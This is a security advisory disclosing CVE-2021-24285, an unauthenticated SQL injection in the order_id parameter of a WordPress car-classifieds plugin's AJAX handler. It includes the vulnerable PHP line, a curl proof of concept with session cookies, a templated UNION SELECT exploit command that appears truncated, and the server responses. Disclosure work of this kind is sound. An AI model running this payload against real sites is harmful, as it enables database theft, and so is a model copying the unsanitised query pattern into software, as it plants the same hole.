Wp Plugin Cars Seller Auto Classifieds Script

Plugin Details

Plugin Name: wp-plugin : cars-seller-auto-classifieds-script
Effected Version : 2.1.0 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Unauthenticated
CVE Number : CVE-2021-24285
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- April 19, 2021: Issue Identified and Disclosed to WPScan
- April 19, 2021 : Plugin Closed
- April 22, 2021 : CVE Assigned
- April 26, 2021 : Public Disclosure


Technical Details

The request_list_request AJAX call, available to both authenticated and unauthenticated users does not sanitise, validate or escape the `order_id` POST parameter before using it in a SQL statement, leading to a SQL Injection issue.

Vulnerable Code: carseller_request_list.php#L248

```
248:    $result = $wpdb->get_results("SELECT * FROM $tablename WHERE id=" . $_POST['order_id']);
```

PoC Screenshot



```
$curl 'http://172.28.128.50/wp-admin/admin-ajax.php'   -H 'Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1618316374%7CccF540ErDDlmWntmCrC01fUxhtklqTrzI75fkt0Ge
Nw%7C04e81ef6f92a3a72634012befc90fb707d98db5d03acd06c05a4f0e459acedb9; wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_232395f24f6cff47569f2739c21385d6=admin
%7C1618316374%7CccF540ErDDlmWntmCrC01fUxhtklqTrzI75fkt0GeNw%7Ccc4c65b3dfba6458979eb5d0674a3be709825e84e448a3a50983f0449467a23a; wp-settings-time-1=1618143716'   --data-raw
'action=request_list_request&order_id=-1662 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,current_user(),NULL-- -'   --compressed   --insecure
        <h1>Request Details</h1>
        <table style=" border: 1px solid #999;width:96%" class="order_detail">
            <tr>
                <td>Request Id</td><td></td>
            </tr>
            <tr>
                <td>Car Title</td><td>Untitled</td>
            </tr>
            <tr>
                <td>Name</td><td> </td>
            </tr>
            <tr>
                <td>Email</td><td></td>
            </tr>
            <tr>
                <td>Phone</td><td></td>
            </tr>
            <tr>
                <td>Message</td><td>bob@localhost</td>
            </tr>
            <tr>
                <td colspan="2" align="center"><a href="mailto:" style="background: #2ea2cc;border-color: #0074a2;-webkit-box-shadow: inset 0 1px 0 rgba(120,200,230,.5),0 1
px 0 rgba(0,0,0,.15);box-shadow: inset 0 1px 0 rgba(120,200,230,.5),0 1px 0 rgba(0,0,0,.15);color: #fff;text-decoration: none;vertical-align: baseline;display: inline-block
;text-decoration: none;font-size: 13px;line-height: 26px;height: 28px;margin: 0;padding: 0 10px 1px;cursor: pointer;border-width: 1px;
border-style: solid;-webkit-appearance: none;-webkit-border-radius: 3px;border-radius: 3px;white-space: nowrap;-webkit-box-sizing: border-box;-moz-box-sizing: border-box;bo
x-sizing: border-box;">Reply</a></td>

            </tr>

        </table>
        <p style="margin-top:20px; text-align:right;"><a href="#" id="close">Close</a></p>
            $
```

Exploit:

```
curl 'http://<Hostname>/wp-admin/admin-ajax.php' \
  --data-raw 'action=request_list_request&order_id=-1662 UNION ALL SELECT NULL,NULL,current_user(),current_user(),current_user
  --compressed \
  --insecure
```

Response:

```
        <h1>Request Details</h1>
        <table style=" border: 1px solid #999;width:96%" class="order_detail">
            <tr>
                <td>Request Id</td><td></td>
            </tr>
            <tr>
                <td>Car Title</td><td>Untitled</td>
            </tr>
            <tr>
```

```
                <td>Name</td><td>bob@localhost bob@localhost</td>
            </tr>
            <tr>
                <td>Email</td><td>bob@localhost</td>
            </tr>
            <tr>
                <td>Phone</td><td>bob@localhost</td>
            </tr>
            <tr>
                <td>Message</td><td>bob@localhost</td>
            </tr>
            <tr>
                <td colspan="2" align="center"><a href="mailto:bob@localhost" style="background: #2ea2cc;border-color: #0074a2
border-style: solid;-webkit-appearance: none;-webkit-border-radius: 3px;border-radius: 3px;white-space: nowrap;-webkit-box-siz

            </tr>

        </table>
        <p style="margin-top:20px; text-align:right;"><a href="#" id="close">Close</a></p>
```

© Anant Shrivastava 2021